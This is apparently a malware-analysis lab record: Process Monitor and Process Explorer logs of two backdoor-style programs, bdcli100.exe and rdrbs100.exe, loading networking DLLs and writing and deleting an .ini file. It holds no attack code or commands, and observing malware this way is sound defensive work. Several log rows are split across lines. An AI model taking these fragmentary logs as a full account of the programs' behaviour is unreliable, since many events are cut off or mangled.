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bdcli100.exe	1640	QueryOpen	C:\Documents and Settings\210user\Desktop\bdcli100.exe.	NAME NOT FOUND
bdcli100.exe	1640	ReadFile	C:\Documents and Settings\210user\Desktop\bdcli100.exe	SUCCESS
bdcli100.exe	1640	QueryOpen	C:\Documents and Settings\210user\Desktop\WS2_32.DL	NAME NOT FOUND
bdcli100.exe	1640	QueryOpen	C:\WINDOWS\system32\ws2_32.dll	SUCCESS
bdcli100.exe	1640	CreateFile	C:\WINDOWS\system32\ws2_32.dll	SUCCESS
bdcli100.exe	1640	CloseFile	C:\WINDOWS\system32\ws2_32.dll	SUCCESS
bdcli100.exe	1640	QueryOpen	C:\Documents and Settings\210user\Desktop\WS2HELP.d	NAME NOT FOUND
bdcli100.exe	1640	QueryOpen	ll	FOUND
bdcli100.exe	1640	QueryOpen	C:\WINDOWS\system32\ws2help.dll	SUCCESS
bdcli100.exe	1640	CreateFile	C:\WINDOWS\system32\ws2help.dll	SUCCESS
bdcli100.exe	1640	CloseFile	C:\WINDOWS\system32\ws2help.dll	SUCCESS
bdcli100.exe	1640	ReadFile	C:\Documents and Settings\210user\Desktop\bdcli100.exe	SUCCESS
bdcli100.exe	1640	ReadFile	C:\Documents and Settings\210user\Desktop\bdcli100.exe	SUCCESS
bdcli100.exe	1640	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS
bdcli100.exe	1640	CreateFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
bdcli100.exe	1640	QueryStandardInfo		
bdcli100.exe	1640	rmationFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
bdcli100.exe	1640	CloseFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
bdcli100.exe	1640	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS
bdcli100.exe	1640	CreateFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
bdcli100.exe	1640	QueryStandardInfo		
bdcli100.exe	1640	rmationFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
bdcli100.exe	1640	CloseFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
bdcli100.exe	1640	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS
bdcli100.exe	1640	CreateFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
bdcli100.exe	1640	CloseFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
bdcli100.exe	1640	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS
bdcli100.exe	1640	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS
bdcli100.exe	1640	QueryNameInform	C:\Documents and Settings\210user\Desktop\bdcli100.exe	BUFFER OVERFLOW
bdcli100.exe	1640	ationFile	C:\Documents and Settings\210user\Desktop\bdcli100.exe	SUCCESS
bdcli100.exe	1640	SetEndOfFileInfor	C:\WINDOWS\system32\config\SOFTWARE.LOG	SUCCESS
bdcli100.exe	1640	mationFile	C:\WINDOWS\system32\config\SOFTWARE.LOG	SUCCESS
bdcli100.exe	1640	ReadFile	C:\Documents and Settings\210user\Desktop\bdcli100.exe	SUCCESS
bdcli100.exe	1640	QueryOpen	C:\WINDOWS\system32\mswsock.dll	SUCCESS
bdcli100.exe	1640	CreateFile	C:\WINDOWS\system32\mswsock.dll	SUCCESS
bdcli100.exe	1640	QueryStandardInfo		
bdcli100.exe	1640	rmationFile	C:\WINDOWS\system32\mswsock.dll	SUCCESS
bdcli100.exe	1640	CloseFile	C:\WINDOWS\system32\mswsock.dll	SUCCESS

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bdcli100.exe	1640	QueryOpen	C:\WINDOWS\system32\mswsock.dll	SUCCESS
bdcli100.exe	1640	CreateFile	C:\WINDOWS\system32\mswsock.dll	SUCCESS
bdcli100.exe	1640	CloseFile	C:\WINDOWS\system32\mswsock.dll	SUCCESS
bdcli100.exe	1640	ReadFile	C:\WINDOWS\system32\mswsock.dll	SUCCESS
bdcli100.exe	1640	ReadFile	C:\WINDOWS\system32\mswsock.dll	SUCCESS
			C:\Documents and	NAME NOT
bdcli100.exe	1640	QueryOpen	Settings\210user\Desktop\DNSAPI.dll	FOUND
bdcli100.exe	1640	QueryOpen	C:\WINDOWS\system32\dnsapi.dll	SUCCESS
bdcli100.exe	1640	CreateFile	C:\WINDOWS\system32\dnsapi.dll	SUCCESS
bdcli100.exe	1640	CloseFile	C:\WINDOWS\system32\dnsapi.dll	SUCCESS
bdcli100.exe	1640	ReadFile	C:\WINDOWS\system32\dnsapi.dll	SUCCESS
bdcli100.exe	1640	ReadFile	C:\WINDOWS\system32\dnsapi.dll	SUCCESS
bdcli100.exe	1640	ReadFile	C:\WINDOWS\system32\dnsapi.dll	SUCCESS
		SetEndOfFileInformationFile	C:\WINDOWS\system32\config\SOFTWARE.LOG	SUCCESS
bdcli100.exe	1640	SetEndOfFileInformationFile	C:\WINDOWS\system32\config\SOFTWARE.LOG	SUCCESS
			C:\Documents and	NAME NOT
bdcli100.exe	1640	QueryOpen	Settings\210user\Desktop\iphlpapi.dll	FOUND
bdcli100.exe	1640	QueryOpen	C:\WINDOWS\system32\iphlpapi.dll	SUCCESS
bdcli100.exe	1640	CreateFile	C:\WINDOWS\system32\iphlpapi.dll	SUCCESS
bdcli100.exe	1640	CloseFile	C:\WINDOWS\system32\iphlpapi.dll	SUCCESS
bdcli100.exe	1640	QueryOpen	C:\WINDOWS\system32\winrnr.dll	SUCCESS
bdcli100.exe	1640	CreateFile	C:\WINDOWS\system32\winrnr.dll	SUCCESS
		QueryStandardInformationFile	C:\WINDOWS\system32\winrnr.dll	SUCCESS
bdcli100.exe	1640	CloseFile	C:\WINDOWS\system32\winrnr.dll	SUCCESS
bdcli100.exe	1640	QueryOpen	C:\WINDOWS\system32\winrnr.dll	SUCCESS
bdcli100.exe	1640	CreateFile	C:\WINDOWS\system32\winrnr.dll	SUCCESS
bdcli100.exe	1640	CloseFile	C:\WINDOWS\system32\winrnr.dll	SUCCESS
bdcli100.exe	1640	ReadFile	C:\WINDOWS\system32\winrnr.dll	SUCCESS
bdcli100.exe	1640	ReadFile	C:\WINDOWS\system32\winrnr.dll	SUCCESS
bdcli100.exe	1640	QueryOpen	C:\WINDOWS\system32\mswsock.dll	SUCCESS
bdcli100.exe	1640	ReadFile	C:\WINDOWS\system32\mswsock.dll	SUCCESS
			C:\Documents and	NAME NOT
bdcli100.exe	1640	QueryOpen	Settings\210user\Desktop\rasadhlp.dll	FOUND
bdcli100.exe	1640	QueryOpen	C:\WINDOWS\system32\rasadhlp.dll	SUCCESS
bdcli100.exe	1640	CreateFile	C:\WINDOWS\system32\rasadhlp.dll	SUCCESS
bdcli100.exe	1640	CloseFile	C:\WINDOWS\system32\rasadhlp.dll	SUCCESS
bdcli100.exe	1640	ReadFile	C:\WINDOWS\system32\rasadhlp.dll	SUCCESS
bdcli100.exe	1640	ReadFile	C:\WINDOWS\system32\rasadhlp.dll	SUCCESS
bdcli100.exe	1640	ReadFile	C:\WINDOWS\system32\rasadhlp.dll	SUCCESS
bdcli100.exe	1640	ReadFile	C:\WINDOWS\system32\ws2_32.dll	SUCCESS
bdcli100.exe	1640	QueryOpen	C:\WINDOWS\system32\mswsock.dll	SUCCESS
			C:\Documents and	NAME NOT
bdcli100.exe	1640	QueryOpen	Settings\210user\Desktop\hnetcfg.dll	FOUND
bdcli100.exe	1640	QueryOpen	C:\WINDOWS\system32\hnetcfg.dll	SUCCESS
bdcli100.exe	1640	CreateFile	C:\WINDOWS\system32\hnetcfg.dll	SUCCESS
bdcli100.exe	1640	CloseFile	C:\WINDOWS\system32\hnetcfg.dll	SUCCESS
bdcli100.exe	1640	ReadFile	C:\WINDOWS\system32\hnetcfg.dll	SUCCESS
bdcli100.exe	1640	ReadFile	C:\WINDOWS\system32\hnetcfg.dll	SUCCESS

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bdcli100.exe	1640	QueryOpen	C:\WINDOWS\system32\mswsock.dll	SUCCESS
bdcli100.exe	1640	QueryOpen	C:\WINDOWS\system32\wshtcpip.dll	SUCCESS
bdcli100.exe	1640	CreateFile	C:\WINDOWS\system32\wshtcpip.dll	SUCCESS
		QueryStandardInfo		
bdcli100.exe	1640	rmationFile	C:\WINDOWS\system32\wshtcpip.dll	SUCCESS
bdcli100.exe	1640	CloseFile	C:\WINDOWS\system32\wshtcpip.dll	SUCCESS
bdcli100.exe	1640	QueryOpen	C:\WINDOWS\system32\wshtcpip.dll	SUCCESS
bdcli100.exe	1640	CreateFile	C:\WINDOWS\system32\wshtcpip.dll	SUCCESS
bdcli100.exe	1640	CloseFile	C:\WINDOWS\system32\wshtcpip.dll	SUCCESS
bdcli100.exe	1640	ReadFile	C:\WINDOWS\system32\wshtcpip.dll	SUCCESS
bdcli100.exe	1640	ReadFile	C:\WINDOWS\system32\ws2_32.dll	SUCCESS
bdcli100.exe	1640	ReadFile	C:\WINDOWS\system32\mswsock.dll	SUCCESS
			C:\Documents and	
bdcli100.exe	1640	CloseFile	Settings\210user\Desktop	SUCCESS

### Process Explorer Thread Stacks bdcli100.exe

ntoskrnl.exe	ExReleaseResourceLite	0x1a3
ntoskrnl.exe	PsGetContextThread	0x329
ntoskrnl.exe	FsRtlInitializeFileLock	0x83f
ntoskrnl.exe	FsRtlInitializeFileLock	0x87e
ntoskrnl.exe	NtRequestWaitReplyPort	0x2e0
ntoskrnl.exe	ZwYieldExecution	0xb78
ntdll.dll	KiFastSystemCallRet	
kernel32.dll	GetConsoleInputWaitHandle	0x318
kernel32.dll	ReadConsoleA	0x3b
kernel32.dll	ReadFile	0xa5
bdcli100.exe		0x2893
kernel32.dll	RegisterWaitForInputIdle	0x49

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## Process Monitor Dlls rdrbs100.exe

Process Name	PID	Operation	Path	Result	Detail
rdrbs100.exe	2300	Process Start		SUCCESS	Parent PID: 1352
rdrbs100.exe	2300	Thread Create		SUCCESS	Thread ID: 2296
rdrbs100.exe	2300	Load Image	C:\Documents and Settings\210user\Desktop\...	SUCCESS	Image Base: 0x400000, Image Size: 0x14000
rdrbs100.exe	2300	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Image Base: 0x7c900000, Image Size: 0xaf000
rdrbs100.exe	2300	Load Image	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Image Base: 0x7c800000, Image Size: 0xf6000
rdrbs100.exe	2300	Load Image	C:\WINDOWS\system32\user32.dll	SUCCESS	Image Base: 0x7e410000, Image Size: 0x91000
rdrbs100.exe	2300	Load Image	C:\WINDOWS\system32\gdi32.dll	SUCCESS	Image Base: 0x77f10000, Image Size: 0x49000
rdrbs100.exe	2300	Load Image	C:\WINDOWS\system32\advapi32.dll	SUCCESS	Image Base: 0x77dd0000, Image Size: 0x9b000
rdrbs100.exe	2300	Load Image	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS	Image Base: 0x77e70000, Image Size: 0x92000
rdrbs100.exe	2300	Load Image	C:\WINDOWS\system32\secur32.dll	SUCCESS	Image Base: 0x77fe0000, Image Size: 0x11000
rdrbs100.exe	2300	Load Image	C:\WINDOWS\system32\oleaut32.dll	SUCCESS	Image Base: 0x77120000, Image Size: 0x8b000
rdrbs100.exe	2300	Load Image	C:\WINDOWS\system32\msvcr7.dll	SUCCESS	Image Base: 0x77c10000, Image Size: 0x58000
rdrbs100.exe	2300	Load Image	C:\WINDOWS\system32\ole32.dll	SUCCESS	Image Base: 0x774e0000, Image Size: 0x13d000
rdrbs100.exe	2300	Load Image	C:\WINDOWS\system32\shell32.dll	SUCCESS	Image Base: 0x7c9c0000, Image Size: 0x817000
rdrbs100.exe	2300	Load Image	C:\WINDOWS\system32\shlwapi.dll	SUCCESS	Image Base: 0x77f60000, Image Size: 0x76000
rdrbs100.exe	2300	Load Image	C:\WINDOWS\system32\ws2_32.dll	SUCCESS	Image Base: 0x71ab0000, Image Size: 0x17000
rdrbs100.exe	2300	Load Image	C:\WINDOWS\system32\ws2help.dll	SUCCESS	Image Base: 0x71aa0000, Image Size: 0x8000
rdrbs100.exe	2300	Load Image	C:\WINDOWS\system32\imm32.dll	SUCCESS	Image Base: 0x76390000, Image Size: 0x1d000
rdrbs100.exe	2300	Load Image	C:\WINDOWS\WinSxS\x86_Microsoft.Wind...	SUCCESS	Image Base: 0x773d0000, Image Size: 0x103000
rdrbs100.exe	2300	Load Image	C:\WINDOWS\system32\comctl32.dll	SUCCESS	Image Base: 0x5d090000, Image Size: 0x9a000
rdrbs100.exe	2300	Load Image	C:\WINDOWS\system32\uxtheme.dll	SUCCESS	Image Base: 0x5ad70000, Image Size: 0x38000
rdrbs100.exe	2300	Load Image	C:\WINDOWS\system32\msctf.dll	SUCCESS	Image Base: 0x74720000, Image Size: 0x4c000
rdrbs100.exe	2300	Load Image	C:\WINDOWS\system32\version.dll	SUCCESS	Image Base: 0x77c00000, Image Size: 0x8000
rdrbs100.exe	2300	Load Image	C:\WINDOWS\system32\msctfime.ime	SUCCESS	Image Base: 0x755c0000, Image Size: 0x2e000
rdrbs100.exe	2300	Thread Create		SUCCESS	Thread ID: 1832
rdrbs100.exe	2300	Thread Exit		SUCCESS	User Time: 0.0000000, Kernel Time: 0.0100144
rdrbs100.exe	2300	Thread Exit		SUCCESS	User Time: 0.0100144, Kernel Time: 0.0701008
rdrbs100.exe	2300	Process Exit		SUCCESS	Exit Status: 0, User Time: 0.0200288, Kernel Time: 0.07010...

Showing 28 of 147,415 events (0.018%)      Backed by page file

## Process Monitor File Activity rdrbs100.exe

Process Name	PID	Operation	Path	Result
rdrbs100.exe	2300	QueryNameInformati onFile	C:\Documents and Settings\210user\Desktop\rdrbs100.exe	SUCCESS
rdrbs100.exe	2300	QueryNameInformati onFile	C:\Documents and Settings\210user\Desktop\rdrbs100.exe	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\Prefetch\RDRBS100.EX E-382E9135.pf	NAME NOT FOUND
rdrbs100.exe	2300	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS
rdrbs100.exe	2300	FileSystemControl	C:\Documents and Settings\210user\Desktop	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\Documents and Settings\210user\Desktop\rdrbs100.exe.L	NAME NOT FOUND

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			ocal	
rdrbs100.exe	2300	ReadFile	C:\Documents and Settings\210user\Desktop\rdrbs100.exe	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\Documents and Settings\210user\Desktop\WS2_32.DLL	NAME NOT FOUND
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\ws2_32.dll	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\system32\ws2_32.dll	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\WINDOWS\system32\ws2_32.dll	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\Documents and Settings\210user\Desktop\WS2HELP.dll	NAME NOT FOUND
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\ws2help.dll	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\system32\ws2help.dll	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\WINDOWS\system32\ws2help.dll	SUCCESS
rdrbs100.exe	2300	ReadFile	C:\Documents and Settings\210user\Desktop\rdrbs100.exe	SUCCESS
rdrbs100.exe	2300	ReadFile	C:\Documents and Settings\210user\Desktop\rdrbs100.exe	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
rdrbs100.exe	2300	QueryStandardInformationFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
rdrbs100.exe	2300	QueryStandardInformationFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS
rdrbs100.exe	2300	QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\rdrbs100.exe	BUFFER OVERFLOW
rdrbs100.exe	2300	QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\rdrbs100.exe	SUCCESS
rdrbs100.exe	2300	SetEndOfFileInformationFile	C:\WINDOWS\system32\config\SOFTWARE.LOG	SUCCESS
rdrbs100.exe	2300	SetEndOfFileInformationFile	C:\WINDOWS\system32\config\SOFTWARE.LOG	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\system32\shell32.dll	SUCCESS
rdrbs100.exe	2300	QueryStandardInformationFile	C:\WINDOWS\system32\shell32.dll	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\system32\shell32.dll.124.Manifest	NAME NOT FOUND
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\system32\shell32.dll.124.Config	NAME NOT FOUND
rdrbs100.exe	2300	CloseFile	C:\WINDOWS\system32\shell32.dll	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\Documents and Settings\210user\Desktop\rdrbs100.exe.Local	NAME NOT FOUND

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rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll	SUCCESS
rdrbs100.exe	2300	QueryStandardInformationFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\WindowsShell.Manifest	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\WindowsShell.Manifest	SUCCESS
rdrbs100.exe	2300	QueryStandardInformationFile	C:\WINDOWS\WindowsShell.Manifest	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\WINDOWS\WindowsShell.Manifest	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\WindowsShell.Manifest	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\WindowsShell.Manifest	SUCCESS
rdrbs100.exe	2300	QueryStandardInformationFile	C:\WINDOWS\WindowsShell.Manifest	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\WINDOWS\WindowsShell.Manifest	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\WindowsShell.Manifest	SUCCESS
rdrbs100.exe	2300	QueryStandardInformationFile	C:\WINDOWS\WindowsShell.Manifest	SUCCESS
rdrbs100.exe	2300	QueryStandardInformationFile	C:\WINDOWS\WindowsShell.Manifest	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\WindowsShell.Config	NAME NOT FOUND
rdrbs100.exe	2300	CloseFile	C:\WINDOWS\WindowsShell.Manifest	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\system32\comctl32.dll	SUCCESS
rdrbs100.exe	2300	QueryStandardInformationFile	C:\WINDOWS\system32\comctl32.dll	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\system32\comctl32.dll.124.Manifest	NAME NOT FOUND
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\system32\comctl32.dll.124.Config	NAME NOT FOUND

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rdrbs100.exe	2300	CloseFile	C:\WINDOWS\system32\comctl32.dll	SUCCESS
rdrbs100.exe	2300	ReadFile	C:\Documents and Settings\210user\Desktop\rdrbs100.exe	SUCCESS
rdrbs100.exe	2300	ReadFile	C:\Documents and Settings\210user\Desktop\rdrbs100.exe	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS
rdrbs100.exe	2300	QueryDirectory	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	NO SUCH FILE
rdrbs100.exe	2300	CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS
rdrbs100.exe	2300	QueryDirectory	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	NO SUCH FILE
rdrbs100.exe	2300	CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS
rdrbs100.exe	2300	QueryDirectory	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	NO SUCH FILE
rdrbs100.exe	2300	CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS
rdrbs100.exe	2300	QueryDirectory	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	NO SUCH FILE
rdrbs100.exe	2300	CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS
rdrbs100.exe	2300	WriteFile	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS
rdrbs100.exe	2300	QueryDirectory	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	SUCCESS
rdrbs100.exe	2300	ReadFile	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	SUCCESS

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rdrbs100.exe	2300	ReadFile	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	SUCCESS
rdrbs100.exe	2300	ReadFile	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\uxtheme.dll	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\system32\uxtheme.dll	SUCCESS
rdrbs100.exe	2300	QueryStandardInformationFile	C:\WINDOWS\system32\uxtheme.dll	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\WINDOWS\system32\uxtheme.dll	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\uxtheme.dll	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\system32\uxtheme.dll	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\WINDOWS\system32\uxtheme.dll	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\uxtheme.dll	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\uxtheme.dll	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\uxtheme.dll	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\uxtheme.dll	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\msctf.dll	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\system32\msctf.dll	SUCCESS
rdrbs100.exe	2300	QueryStandardInformationFile	C:\WINDOWS\system32\msctf.dll	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\WINDOWS\system32\msctf.dll	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\msctf.dll	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\system32\msctf.dll	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\WINDOWS\system32\msctf.dll	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\ntdll.dll	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\kernel32.dll	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\msctfime.ime	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\system32\msctfime.ime	SUCCESS
rdrbs100.exe	2300	QueryStandardInformationFile	C:\WINDOWS\system32\msctfime.ime	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\WINDOWS\system32\msctfime.ime	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\msctfime.ime	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\system32\msctfime.ime	SUCCESS
rdrbs100.exe	2300	QueryStandardInformationFile	C:\WINDOWS\system32\msctfime.ime	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\WINDOWS\system32\msctfime.ime	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\msctfime.ime	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\system32\msctfime.ime	SUCCESS
rdrbs100.exe	2300	QueryStandardInformationFile	C:\WINDOWS\system32\msctfime.ime	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\WINDOWS\system32\msctfime.ime	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\msctfime.ime	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\system32\msctfime.ime	SUCCESS
rdrbs100.exe	2300	QueryStandardInformationFile	C:\WINDOWS\system32\msctfime.ime	SUCCESS

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rdrbs100.exe	2300	CloseFile	C:\WINDOWS\system32\msctfime.ime	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\msctfime.ime	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\system32\msctfime.ime	SUCCESS
rdrbs100.exe	2300	QueryStandardInform ationFile	C:\WINDOWS\system32\msctfime.ime	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\WINDOWS\system32\msctfime.ime	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\msctfime.ime	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\WINDOWS\system32\msctfime.ime	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\WINDOWS\system32\msctfime.ime	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\ole32.dll	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\ntdll.dll	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\msctfime.ime	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS
rdrbs100.exe	2300	QueryDirectory	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	SUCCESS
rdrbs100.exe	2300	SetBasicInformationF ile	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	SUCCESS
rdrbs100.exe	2300	QueryAttributeTagFil e	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	SUCCESS
rdrbs100.exe	2300	SetDispositionInform ationFile	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS
